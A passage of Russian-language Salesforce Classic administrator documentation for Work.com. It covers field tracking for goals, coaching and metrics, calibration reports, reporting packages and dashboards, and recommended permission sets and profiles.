Включение функции отслеживания журнала для полей объекта «Цель»

Включение функции отслеживания журнала для полей объекта «Обучение»

Настройка ключевых целей компании

Включение функции отслеживания ленты для показателей

Отслеживание обновлений для целей позволяет пользователям получать уведомления о важных изменениях.

Определите обновления показателей, которые должны быть доступны пользователям, и выберите связанные поля для отслеживания.

1. Введите строку *«Отслеживание ленты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Отслеживание ленты»**.
2. Щелкните объект «Показатель».
3. Установите флажок **«Включить отслеживание ленты»**.
4. Выберите нужные поля.

   Совет: При выборе объекта «Показатель» рекомендуем отслеживать поля «Комментарий», «Дата завершения», «Текущее значение», «Крайний срок», «Цель», «Исходное значение», «Имя ответственного», «Статус», «Целевое значение» и «Все связанные объекты».

5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Функции «Цели» и «Обучение»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки полей, отслеживаемых в лентах:

- Настройка приложения

Включение функции отслеживания журнала для полей объекта «Цель»

Система позволяет отслеживать изменения, внесенные в объект «Цель», для выполнения аудита.

Рекомендуем отслеживать поля «Дата завершения», «Крайний срок», «Имя ответственного», «Выполнение», «Дата начала», «Статус» и «Описание».

1. В разделе настроек управления объектами для целей перейдите в раздел полей.
2. Нажмите кнопку **«Настроить отслеживание журналов»**.
3. Выберите не более 20 полей для отслеживания.
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

- Функции «Цели» и «Обучение»
- Включение функции отслеживания ленты для целей
- Включение функции отслеживания ленты для обучения
- Включение функции отслеживания журнала для полей объекта «Обучение»
- Настройка ключевых целей компании
- Поиск по параметрам управления объектами

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки отслеживаемых полей:

- Настройка приложения

Включение функции отслеживания журнала для полей объекта «Обучение»

Система позволяет отслеживать изменения, внесенные в объект «Обучение», для выполнения аудита.

Рекомендуем отслеживать поля «Обучающий», «Неактивно», «Имя ответственного» и «Обучаемый».

1. В разделе настроек управления объектами для целей перейдите в раздел полей.
2. Нажмите кнопку **«Настроить отслеживание журналов»**.
3. Выберите не более 20 полей для отслеживания.
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

- Функции «Цели» и «Обучение»
- Включение функции отслеживания ленты для целей
- Включение функции отслеживания ленты для обучения
- Включение функции отслеживания журнала для полей объекта «Цель»
- Настройка ключевых целей компании
- Поиск по параметрам управления объектами

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки отслеживаемых полей:

- Настройка приложения

Включение функции отслеживания журнала для полей объекта «Показатель»

Система позволяет отслеживать изменения, внесенные в объект «Показатель», для выполнения аудита.

Рекомендуем отслеживать поля «Комментарий», «Дата завершения», «Текущее значение», «Крайний срок», «Цель», «Исходное значение», «Имя ответственного», «Статус», «Целевое значение», «Весовое значение» и «Описание».

1. В разделе настроек управления объектами для показателей перейдите в раздел полей.
2. Нажмите кнопку **«Настроить отслеживание журналов»**.
3. Выберите не более 20 полей для отслеживания.
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Функции «Цели» и «Обучение»

Поиск по параметрам управления объектами

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки отслеживаемых полей:

- Настройка приложения

Настройка ключевых целей компании

Ключевые цели компании позволяют каждому сотруднику организации видеть общую для всей организации цель после того, как вы предоставите совместный доступ, используя для этого страницу подробных сведений о цели компании. Ключевые цели компании могут создаваться администраторами Work.com и пользователями, имеющими соответствующий доступ.

При необходимости настройте параметры безопасности поля посредством наборов полномочий.

1. В разделе настроек управления объектами для целей перейдите в раздел полей.
2. Щелкните метку поля **«Ключевая цель компании»**.
3. Нажмите кнопку **«Настроить параметры безопасности полей»**.
4. Убедитесь, что флажок **«Доступно»** установлен для всех профилей, имеющих доступ к целям.
5. Убедитесь, что флажок **«Только для чтения»** не установлен для профилей, которым должно быть доступно создание ключевых целей компании.
6. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Функции «Цели» и «Обучение»

Включение функции отслеживания ленты для целей

Включение функции отслеживания ленты для обучения

Включение функции отслеживания журнала для полей объекта «Цель»

Включение функции отслеживания журнала для полей объекта «Обучение»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров безопасности поля:

- Управление профилями и наборами полномочий

  И

  Настройка приложения

Функции «Сводка по производительности» и «Калибровка»

Настройте отчеты по калибровке для сопоставления и обновления оценок производительности в организации.

Сводки по производительности Work.com позволяют собирать отзывы о сотрудниках организации посредством настраиваемой анкеты. Пользователи могу создавать, развертывать и предоставлять общий доступ к разным сводкам по производительности во всей организации путем управления циклами сводок по производительности. Функция «Калибровка» позволяет просматривать и обновлять оценки производительности во всей организации после отправки пользователями сведений о сводках по производительности.

Чтобы создать и развернуть циклы сводок по производительности, откройте вкладку **«Циклы производительности»**. Вкладка **«Циклы производительности»** может просматриваться пользователями при наличии набора полномочий или профиля «Менеджер циклов производительности».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Дополнительную информацию о создании и развертывании циклов сводок по производительности см. в разделе «Общие сведения о циклах сводок по производительности» интерактивной справки Salesforce. Дополнительную информацию о функции «Калибровка» см. в разделе «Общие сведения о калибровке».

СМ. ТАКЖЕ:

- Общие сведения о функциях Work.com
- Настройка отчетов по калибровке

Настройка отчетов по калибровке

Отчеты по калибровке охватывают данные из циклов сводок по производительности. Данные отчеты позволяют менеджерам и руководителям получать более полное представление о производительности рабочих групп или организаций. Прежде чем использовать функцию «Калибровка», рекомендуем создать отчет, загружающий данные сводок по производительности.

Определите собственный отчет по калибровке или загрузите пакет отчетов по калибровке со страницы «Установка пакета».

- Пакет отчетов по калибровке для производственной среды
- Пакет отчетов по калибровке для безопасной среды

1. Выберите нужный отчет по калибровке из раскрывающегося списка на вкладке «Калибровка».
2. Щелкните **«Просмотр/редактирование отчета»**.
3. Нажмите кнопку **«Сохранить как»**.
4. Введите имя, дополнительное описание и уникальное имя, а затем выберите папку отчетов.

   Отчет, сохраненный в общедоступную папку, доступен всем пользователям, которые могут просматривать данную папку, но позволяет каждому пользователю просматривать только доступные сводки по производительности. Отчет по калибровке, сохраненный в папку «Мои личные настраиваемые отчеты», доступен только текущему пользователю.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра вкладки «Калибровка»:

- Включение калибровки Work.com

5. Нажмите кнопку **«Сохранить и вернуться к отчету»**.

   Совет: При необходимости создайте отчет. Отчет, соответствующий определенным критериям, автоматически добавляется в раскрывающийся список «Калибровка».

   - Выберите тип отчета **«Калибровка Work.com»**.
   - Выберите формат отчета **«Сводный»** с группированием по полям «Имя вопроса отзыва» и «Отзыв».
   - Добавьте перечисленные ниже столбцы.
     - Код цикла производительности
     - Код запроса отзыва
     - Код отзыва
     - Тема: Код пользователя
     - Тема: полное имя (или «Тема: личное имя» и «Тема: фамилия»)
   - Выполните фильтрацию отчета для просмотра только одного цикла сводок по производительности.

Загруженный пакет или созданный отчет, соответствующий заданным критериям, автоматически добавляется в раскрывающийся список «Калибровка».

СМ. ТАКЖЕ:

Функции «Сводка по производительности» и «Калибровка»

Настройка отчетов Work.com

Общие сведения об отчетах и панелях мониторинга Work.com

Рекомендуем использовать отчеты и панели мониторинга для определения порядка использования функций Work.com в организации.

Отчеты и панели мониторинга Salesforce доступны всем пользователям Work.com. Администраторы должны установить пакет отчетности, соответствующий используемой версии Work.com. Ниже перечислены компоненты пакета отчетности Work.com.

- Типы настраиваемых отчетов для объектов Work.com
- Настраиваемые поля для объектов Work.com
- Примеры панелей мониторинга

Исходя из приобретенной версии Work.com, установите один из указанных ниже пакетов. Например, если организация использует Work.com Align, установите только пакет Align. Чтобы определить используемую версию Work.com, воспользуйтесь контрактом по продукту.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Прим.:

- Прежде чем установить пакет, убедитесь во включении функций, связанных с используемой версией Work.com. Правильная установка пакета возможна только при предварительном включении функций.
- При приобретении Work.com после выпуска Spring'15 установите пакет Work.com Perform.
- Все пакеты не могут быть установлены.

Пакеты для производственной среды:

- Work.com Motivate
- Work.com Align
- Work.com Perform
- Отчеты и панели мониторинга для функций «Благодарность» и «Навыки»

Пакеты для безопасной среды:

- Work.com Motivate
- Work.com Align
- Work.com Perform
- Отчеты и панели мониторинга для функций «Благодарность» и «Навыки»

СМ. ТАКЖЕ:

Общие сведения о внедрении Work.com

Общие сведения о функциях Work.com

Подробные сведения об отчетах и панелях мониторинга Work.com

Подробные сведения об отчетах и панелях мониторинга Work.com

Отчеты и панели мониторинга Work.com, добавленные в пакет отчетности, являются хорошей основой для дальнейшей работы. Чтобы создать отчеты и панели мониторинга, полезные для собственной организации, воспользуйтесь примерами ниже.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Отчеты по пакетам производительности Work.com

Эти отчеты станут доступными после установки пакета Work.com Perform. Отчеты Work.com систематизируются по папкам на основе выполняемых функций.

- Отчеты по обучению Work.com
- Отчеты по целям Work.com
- Сводки по производительности Work.com
- Отчеты по признанию Work.com
- Отчеты по навыкам Work.com

Табл. 12: Отчеты по обучению Work.com

Имя отчета	Описание
Действия обучения (задачи и события)	Задачи и события, связанные с пространствами обучения
Группа, работающая с действиями обучения: последние 30 дней	Действия обучения в рабочей группе за последние 30 дней
Действия обучения: последние 30 дней	Действия обучения за последние 30 дней (сортировка по отделам)
Отчет по покрытию обучения	Процент пользователей, имеющих пространство для обучения (по отделу)

Имя отчета	Описание
События обучения (сортировка по взаимосвязи)	События, связанные с пространствами обучения
Взаимосвязи обучения	Все пространства обучения в организации

Табл. 13: Отчеты по целям Work.com

Имя отчета	Описание
Все цели	Все цели организации
Все показатели	Все показатели организации
Созданные цели (по дате)	Цели с сортировкой по дате создания
Выполнение ключевых целей компании	Ключевые цели компании, их состояние и прочие сведения
Показатели, отмеченные как «Отстает от плана» или «Критическое»	Показатели, состояние которых оценивается как «Отстает от плана» или «Критическое»
Устаревшие цели	Цели, которые не менялись в течение 30 дней.
Выполнение командных целей Work.com	Цели вашей команды и ход их выполнения

Табл. 14: Сводные отчеты по производительности Work.com

Имя отчета	Описание
Все активные пользователи с менеджером	Все активные пользователи с менеджером организации
Вопросы менеджера: X	Вопросы менеджера, заданные в сводке по производительности
Ответы по производительности по вопросу: Q1	Образец отчета для отслеживания действий цикла производительности
Ответы по производительности по вопросу: Q3	Образец отчета для отслеживания действий цикла производительности
Сводки по производительности по отделам	Сводки по производительности, сгруппированные по отделу
Сводки по производительности с ответами: Q1	Образец отчета для отслеживания действий цикла производительности
Сводки по производительности с ответами: Q3	Образец отчета для отслеживания действий цикла производительности
Обновление статуса цикла сводок по производительности	Статус запроса в различных сводках по производительности
Вопросы сводки на уровне пользователя: X	Вопросы, заданные в самостоятельных сводках пользователя
Сведения о цикле сводок	Процент участников на цикл производительности
Сведения о цикле сводок: отправлено	Процент поданных запросов на цикл производительности

Табл. 15: Отчеты по признанию Work.com

Имя отчета	Описание
Врученные эмблемы: по дате вручения	Врученные эмблемы-благодарности, сгруппированные по дате вручения каждой эмблемы.
Разделение врученных эмблем	Врученные эмблемы-благодарности, сгруппированные по отдельным эмблемам и роли вручающего.
Разделение полученных эмблем	Полученные эмблемы-благодарности, сгруппированные по отдельным эмблемам и роли получателя.
Предоставленные копилки наград	Предоставленное количество каждой копилки наград.
Оставшиеся копилки наград	Оставшееся количество каждой копилки наград.
Благодарности по вручающему	Врученные эмблемы-благодарности по каждому пользователю.
Врученные благодарности: данные получателя	Полученные эмблемы-благодарности по каждому пользователю.
Полученные благодарности по роли	Полученные эмблемы-благодарности по каждой роли.

Табл. 16: Отчеты по навыкам Work.com

Имя отчета	Описание
Люди с наибольшим числом подтверждений	Пользователи с наибольшим числом подтверждений квалификации
Люди с наивысшими навыками	Пользователи с наибольшим числом подтверждений навыков
Создание новых навыков по дате	Навыки с сортировкой по дате создания
Подтверждения навыков по дате	Подтверждения с сортировкой по дате создания
Добавленные в профиль навыки по дате	Навыки с сортировкой по дате добавления в профили пользователей
Основные навыки	Навыки с сортировкой по числу пользователей, овладевших ими

Панели мониторинга пакетов производительности Work.com

Эти панели мониторинга станут доступными после установки пакета Work.com Perform.

- Панели мониторинга обучения Work.com
- Сводные панели мониторинга производительности Work.com
- Панели мониторинга признания Work.com
- Панели мониторинга навыков Work.com

Табл. 17: Панели мониторинга обучения Work.com

Имя отчета	Описание
Панель мониторинга обучения компании	Отображает покрытие обучения и активность компании
Панель мониторинга целей компании	Отображает ключевые цели компании и число созданных целей
Панель мониторинга обучения менеджера	Отображает сведения об обучении и цели вашей команды

Табл. 18: Сводные панели мониторинга производительности Work.com

Имя отчета	Описание
Панель мониторинга производственного цикла	В ней отображается статистика об участниках, вопросах и ходе выполнения конкретного производственного цикла

Табл. 19: Панели мониторинга признания Work.com

Имя отчета	Описание
Панель мониторинга признания	Отображает статистику эмблем и сведения о пользователях, вручающих и получающих эмблемы
Панель мониторинга признания в виде наград	Отображает статистику эмблем и наград, а также сведения о пользователях, вручающих и получающих эмблемы

Табл. 20: Панели мониторинга навыков Work.com

Имя отчета	Описание
Панель мониторинга навыков	Отображает статистику навыков организации

СМ. ТАКЖЕ:

Общие сведения об отчетах и панелях мониторинга Work.com

Рекомендованные наборы полномочий Work.com

Создайте разные наборы полномочий для разных типов пользователей Work.com.

Создайте наборы полномочий для каждого типа пользователя Work.com.

Чтобы назначить соответствующие параметры объекта и полномочия системы для каждого набора полномочий, воспользуйтесь таблицами ниже.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Стандартный пользователь

Набор полномочий «Стандартный пользователь» предоставляет пользователю доступ ко всем основным функциям Work.com.

Табл. 21: Параметры объекта для профиля «Стандартный пользователь»

Имя объекта	Параметры вкладки	Чтение	Создание	«Правка»	Удалить	Просмотр всех данных	Изменение всех данных
Эмблемы (вкладка)	Доступно ✅ «Доступно» ✅						
Обучение (объект)		✅	✅	✅			
Обучение (вкладка)	Доступно ✅ «Доступно» ✅						
Документы		✅	✅	✅			
Подтверждения		✅	✅	✅	✅		
Отзывы (объект)		✅	✅	✅	✅		
Вопросы отзыва		✅	✅	✅			
Наборы вопросов отзыва		✅	✅	✅			
Запросы отзывов (И вкладка отзывов)	Доступно ✅ «Доступно» ✅	✅	✅	✅			
Ссылки цели		✅	✅	✅	✅		
Цели (объект)		✅	✅	✅	✅		
Цели (поле «Дата завершения»)		✅					
Цели (поле «Является ключевой целью компании»)		✅					
Цели (вкладка)	Доступно ✅ «Доступно» ✅						
Ссылки на данные показателя		✅	✅	✅	✅		
Показатели		✅	✅	✅	✅		
Циклы производительности	Доступно ✅ «Доступно» ✅	✅					

Имя объекта	Параметры вкладки	Чтение	Создание	«Правка»	Удалить	Просмотр всех данных	Изменение всех данных
Признание (вкладка)	Доступно ✓ «Доступно» ✓						
Копилки наград	Доступно ✓ «Доступно» ✓	✓					
Типы копилки наград	Доступно ✓ «Доступно» ✓	✓					
Награды		✓					
Навыки	Доступно ✓ «Доступно» ✓	✓	✓				
Пользователи навыка		✓	✓	✓	✓		

Табл. 22: Полномочия системы для профиля «Стандартный пользователь»

Полномочия системы	Включено
API включен	✓
Редактирование событий	✓
Редактирование задач	✓

Менеджер циклов производительности

Как правило, набор полномочий «Менеджер циклов производительности» используется для создания и развертывания сводок по производительности для сотрудников.

Прим.: Данный набор полномочий должен быть назначен дополнительно к набору полномочий «Стандартный пользователь».

Табл. 23: Параметры объекта для профиля «Менеджер циклов производительности»

Имя объекта	Параметры вкладки	Чтение	Создание	«Правка»	Удалить	Просмотр всех данных	Изменение всех данных
Калибровка (вкладка)	Доступно ✓ «Доступно» ✓						

Имя объекта	Параметры вкладки	Чтение	Создание	«Правка»	Удалить	Просмотр всех данных	Изменение всех данных
Отзывы (объект)		✓	✓	✓	✓	✓	✓
Вопросы отзыва		✓	✓	✓	✓	✓	✓
Наборы вопросов отзыва		✓	✓	✓	✓	✓	✓
Запросы отзывов (И вкладка отзывов)	Доступно ✓ «Доступно» ✓	✓	✓	✓	✓	✓	✓
Циклы производительности	Доступно ✓ «Доступно» ✓	✓	✓	✓	✓	✓	✓

Табл. 24: Полномочия системы для профиля «Менеджер циклов производительности»

Полномочия системы	Включено
Включение калибровки Work.com	✓
Просмотр настройки и конфигурации	✓

Автор настраиваемой эмблемы

Набор полномочий «Автор настраиваемой эмблемы» предоставляет пользователям возможность создания настраиваемых эмблем.

Прим.:

- При включении параметра «Разрешить создание настраиваемых эмблем только определенной группе пользователей» пользователям должно быть также предоставлено полномочие «Создание» для объекта «Награда».
- Данный набор полномочий должен быть назначен дополнительно к набору полномочий «Стандартный пользователь».

Табл. 25: Полномочия системы для профиля «Автор настраиваемой эмблемы»

Полномочия системы	Включено
Создание определений настраиваемой эмблемы	✓
Модерирование Chatter	✓

Автор награды

Набор полномочий «Автор награды» предоставляет пользователям возможность связывания эмблем с реальными наградами.

Прим.: Данный набор полномочий должен быть назначен дополнительно к набору полномочий «Стандартный пользователь».

Табл. 26: Параметры объекта для профиля «Автор награды»

Имя объекта	Чтение	Создание	«Правка»	Удалить	Просмотр всех данных	Изменение всех данных
Копилки наград	✓	✓	✓	✓		
Типы копилки наград	✓	✓	✓	✓		
Награды	✓	✓	✓	✓		

Табл. 27: Полномочия системы для профиля «Автор награды»

Полномочия системы	Включено
Создание определений настраиваемой эмблемы	✓

Администратор Work.com

Набор полномочий «Администратор Work.com» предоставляет пользователю полный административный доступ к объектам и функциям Work.com. Данный набор полномочий должен быть назначен вместо набора полномочий «Стандартный пользователь».

Табл. 28: Параметры объекта для профиля «Стандартный пользователь»

Имя объекта	Параметры вкладки	Чтение	Создание	«Правка»	Удалить	Просмотр всех данных	Изменение всех данных
Эмблемы (вкладка)	Доступно ✓ «Доступно» ✓						
Калибровка (вкладка)	Доступно ✓ «Доступно» ✓						
Обучение (объект)		✓	✓	✓	✓	✓	✓
Обучение (вкладка)	Доступно ✓ «Доступно» ✓						
Документы		✓	✓	✓	✓	✓	✓
Подтверждения		✓	✓	✓	✓	✓	✓
Отзывы (объект)		✓	✓	✓	✓	✓	✓

Имя объекта	Параметры вкладки	Чтение	Создание	«Правка»	Удалить	Просмотр всех данных	Изменение всех данных
Вопросы отзыва		✓	✓	✓	✓	✓	✓
Наборы вопросов отзыва		✓	✓	✓	✓	✓	✓
Запросы отзывов (И вкладка отзывов)	Доступно ✓ «Доступно» ✓	✓	✓	✓	✓	✓	✓
Ссылки цели		✓	✓	✓	✓	✓	✓
Цели (объект)		✓	✓	✓	✓	✓	✓
Цели (поле «Дата завершения»)		✓					
Цели (поле «Является ключевой целью компании»)		✓		✓			
Цели (вкладка)	Доступно ✓ «Доступно» ✓						
Ссылки на данные показателя		✓	✓	✓	✓	✓	✓
Показатели		✓	✓	✓	✓	✓	✓
Циклы производительности	Доступно ✓ «Доступно» ✓	✓	✓	✓	✓	✓	✓
Признание (вкладка)	Доступно ✓ «Доступно» ✓						
Копилки наград	Доступно ✓ «Доступно» ✓	✓	✓	✓	✓	✓	✓
Типы копилки наград	Доступно ✓ «Доступно» ✓	✓	✓	✓	✓	✓	✓
Награды		✓	✓	✓	✓	✓	✓
Навыки	Доступно ✓ «Доступно» ✓	✓	✓	✓	✓	✓	✓

Имя объекта	Параметры вкладки	Чтение	Создание	«Правка»	Удалить	Просмотр всех данных	Изменение всех данных
Пользователи навыка		✓	✓	✓	✓	✓	✓

Табл. 29: Полномочия системы для профиля «Администратор Work.com»

Полномочия системы	Включено
API включен	✓
Создание определений настраиваемой эмблемы	✓
Редактирование событий	✓
Редактирование задач	✓
Включение калибровки Work.com	✓
Модерирование Chatter	✓
Просмотр настройки и конфигурации	✓

СМ. ТАКЖЕ:

Доступ к функциям Work.com

Назначение наборов полномочий Work.com

Рекомендованные профили Work.com

Создайте разные профили для разных типов пользователей Work.com.

Создайте профиль для каждого типа пользователя Work.com. Дополнительную информацию о создании профилей см. в разделе «Работа в исходном пользовательском интерфейсе профиля» или «Работа в странице с расширенным пользовательским интерфейсом профиля» (в зависимости от наличия параметра «Включить расширенный пользовательский интерфейс профиля»).

Прим.: Организации Professional Edition должны будут предоставлять доступ посредством текущих профилей. Профили «Пользователь Work.com Only», «Пользователь Chatter Only» и «Стандартный пользователь» предоставляют основной доступ к объектам Work.com. Профиль «Системный администратор» предоставляет пользователям полный административный доступ ко всем функциям Work.com.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Чтобы назначить соответствующие параметры объекта и полномочия системы для каждого профиля, воспользуйтесь таблицами ниже.

Стандартный пользователь

Профиль «Стандартный пользователь» предоставляет пользователю доступ ко всем основным функциям Work.com.

Табл. 30: Параметры объекта для профиля «Стандартный пользователь»

Имя объекта	Параметры вкладки	Чтение	Создание	Редактирование	Удалить	Просмотр всех данных	Изменение всех данных
Эмблемы (вкладка)	Включены стандартные параметры						
Обучение (объект)		✓	✓	✓			
Обучение (вкладка)	Включены стандартные параметры						
Документы		✓	✓	✓			
Подтверждения		✓	✓	✓	✓		
Отзывы (объект)		✓	✓	✓	✓		
Вопросы отзыва		✓	✓	✓			
Наборы вопросов отзыва		✓	✓	✓			
Запросы отзывов (И вкладка отзывов)	Включены стандартные параметры	✓	✓	✓			
Ссылки цели		✓	✓	✓	✓		
Цели (объект)		✓	✓	✓	✓		
Цели (поле «Дата завершения»)		✓					
Цели (поле «Является ключевой целью компании»)		✓					
Цели (вкладка)	Включены стандартные параметры						
Ссылка на данные показателя		✓	✓	✓	✓		
Показатели		✓	✓	✓	✓		
Циклы производительности	Включены стандартные параметры	✓					

Имя объекта	Параметры вкладки	Чтение	Создание	Редактирование	Удалить	Просмотр всех данных	Изменение всех данных
Признание (вкладка)	Включены стандартные параметры						
Копилки наград	Включены стандартные параметры	✓					
Типы копилки наград	Включены стандартные параметры	✓					
Награды		✓					
Навыки	Включены стандартные параметры	✓	✓				
Пользователи навыка		✓	✓	✓	✓		

Табл. 31: Полномочия системы для профиля «Стандартный пользователь»

Полномочия системы	Включено
API включен	✓
Редактирование событий	✓
Редактирование задач	✓

Менеджер циклов производительности

Как правило, профиль «Менеджер циклов производительности» используется для создания и развертывания сводок по производительности для сотрудников.

Табл. 32: Параметры объекта для профиля «Менеджер циклов производительности»

Имя объекта	Параметры вкладки	Чтение	Создание	Редактирование	Удалить	Просмотр всех данных	Изменение всех данных
Эмблемы (вкладка)	Включены стандартные параметры						
Калибровка (вкладка)	Включены стандартные параметры						

Имя объекта	Параметры вкладки	Чтение	Создание	Редактирование	Удалить	Просмотр всех данных	Изменение всех данных
Обучение (объект)		✓	✓	✓	✓		
Обучение (вкладка)	Включены стандартные параметры						
Документы		✓	✓	✓			
Подтверждения		✓	✓	✓	✓		
Отзывы (объект)		✓	✓	✓	✓	✓	✓
Вопросы отзыва		✓	✓	✓	✓	✓	✓
Наборы вопросов отзыва		✓	✓	✓	✓	✓	✓
Запросы отзывов (И вкладка отзывов)	Включены стандартные параметры	✓	✓	✓	✓	✓	✓
Ссылки цели		✓	✓	✓	✓		
Цели (объект)		✓	✓	✓	✓		
Цели (поле «Дата завершения»)		✓					
Цели (поле «Является ключевой целью компании»)		✓					
Цели (вкладка)	Включены стандартные параметры						
Ссылка на данные показателя		✓	✓	✓	✓		
Показатели		✓	✓	✓	✓		
Циклы производительности	Включены стандартные параметры	✓	✓	✓	✓	✓	✓
Признание (вкладка)	Включены стандартные параметры						

Имя объекта	Параметры вкладки	Чтение	Создание	Редактирование	Удалить	Просмотр всех данных	Изменение всех данных
Копилки наград	Включены стандартные параметры	✓					
Типы копилки наград	Включены стандартные параметры	✓					
Награды		✓					
Навыки	Включены стандартные параметры	✓	✓				
Пользователи навыка		✓	✓	✓	✓		

Табл. 33: Полномочия системы для профиля «Менеджер циклов производительности»

Полномочия системы	Включено
API включен	✓
Редактирование событий	✓
Редактирование задач	✓
Включение калибровки Work.com	✓
Просмотр настройки и конфигурации	✓

Администратор Work.com

Профиль «Администратор Work.com» предоставляет пользователю полный административный доступ к объектам и функциям Work.com.

Табл. 34: Параметры объекта для профиля «Администратор Work.com»

Имя объекта	Параметры вкладки	Чтение	Создание	Редактирование	Удалить	Просмотр всех данных	Изменение всех данных
Эмблемы (вкладка)	Включены стандартные параметры						
Калибровка (вкладка)	Включены стандартные параметры						

Имя объекта	Параметры вкладки	Чтение	Создание	Редактирование	Удалить	Просмотр всех данных	Изменение всех данных
Обучение (объект)		✓	✓	✓	✓	✓	✓
Обучение (вкладка)	Включены стандартные параметры						
Документы		✓	✓	✓	✓	✓	✓
Подтверждения		✓	✓	✓	✓	✓	✓
Отзывы (объект)		✓	✓	✓	✓	✓	✓
Вопросы отзыва		✓	✓	✓	✓	✓	✓
Наборы вопросов отзыва		✓	✓	✓	✓	✓	✓
Запросы отзывов (И вкладка отзывов)	Включены стандартные параметры	✓	✓	✓	✓	✓	✓
Ссылки цели		✓	✓	✓	✓	✓	✓
Цели (объект)		✓	✓	✓	✓	✓	✓
Цели (поле «Дата завершения»)		✓					
Цели (поле «Является ключевой целью компании»)		✓		✓			
Цели (вкладка)	Включены стандартные параметры						
Ссылка на данные показателя		✓	✓	✓	✓	✓	✓
Показатели		✓	✓	✓	✓	✓	✓
Циклы производительности	Включены стандартные параметры	✓	✓	✓	✓	✓	✓
Признание (вкладка)	Включены стандартные параметры						

Имя объекта	Параметры вкладки	Чтение	Создание	Редактирование	Удалить	Просмотр всех данных	Изменение всех данных
Копилки наград	Включены стандартные параметры	✓	✓	✓	✓	✓	✓
Типы копилки наград	Включены стандартные параметры	✓	✓	✓	✓	✓	✓
Награды		✓	✓	✓	✓	✓	✓
Навыки	Включены стандартные параметры	✓	✓	✓	✓	✓	✓
Пользователи навыка		✓	✓	✓	✓	✓	✓

Табл. 35: Полномочия системы для профиля «Администратор Work.com»

Полномочия системы	Включено
API включен	✓
Создание определений настраиваемой эмблемы	✓
Редактирование событий	✓
Редактирование задач	✓
Включение калибровки Work.com	✓
Модерирование Chatter	✓
Просмотр настройки и конфигурации	✓

СМ. ТАКЖЕ:

Доступ к функциям Work.com

Назначение профилей Work.com

Управление функциями Work.com

Включение или выключение параметров Work.com

Страница «Параметры Work.com» позволяет пользователям включать и выключать разные функции организации (например, «Благодарность», «Награды», «Калибровка» и «Навыки»).

Все параметры, кроме разделов «Параметры благодарностей» и «Параметры навыков», требуют наличия лицензии Work.com. Лицензия Work.com доступна как дополнительная для версии **Professional Edition**, **Enterprise Edition** или **Unlimited Edition** и добавлена в версию **Performance Edition**.

1. Введите строку «Параметры Work.com» в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Параметры Work.com».**
2. Установите или снимите флажок напротив нужной функции Work.com.

Функция	Section	Описание
Включить благодарности	**Параметры благодарностей**	Данная функция позволяет пользователям выражать свою признательность посредством эмблем-благодарностей в ленте Chatter. При отключении данного параметра действие «Благодарность» будет недоступно в публикаторе Chatter. Тем не менее, сообщения-благодарности, созданные ранее, будут доступны без ограничений.
Разрешить создание настраиваемых эмблем только определенной группе пользователей	**Параметры благодарностей**	По умолчанию создание настраиваемых эмблем доступно всем пользователям. Данный параметр позволяет создавать эмблемы только пользователям с полномочием «Создание» для объекта «Награда».
Включить награды	**Параметры признаний**	Данная функция позволяет дополнять эмблемы реальными наградами. Авторы наград могут загружать коды подарков для создания копилок наград. Дополнительную информацию о создании наград см. в разделе «Копилки наград».
Включить группы менеджеров для обучения	**Параметры обучения**	Включите группы менеджеров, чтобы менеджеры могли иметь доступ к пространствам обучения отчитывающихся пользователей. Для включения этой

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования параметров Work.com:

- Настройка приложения

Функция	Section	Описание
		настройки сначала следует включить «Группы менеджеров» в меню «Настройка» в разделе **«Параметры общего доступа»**.
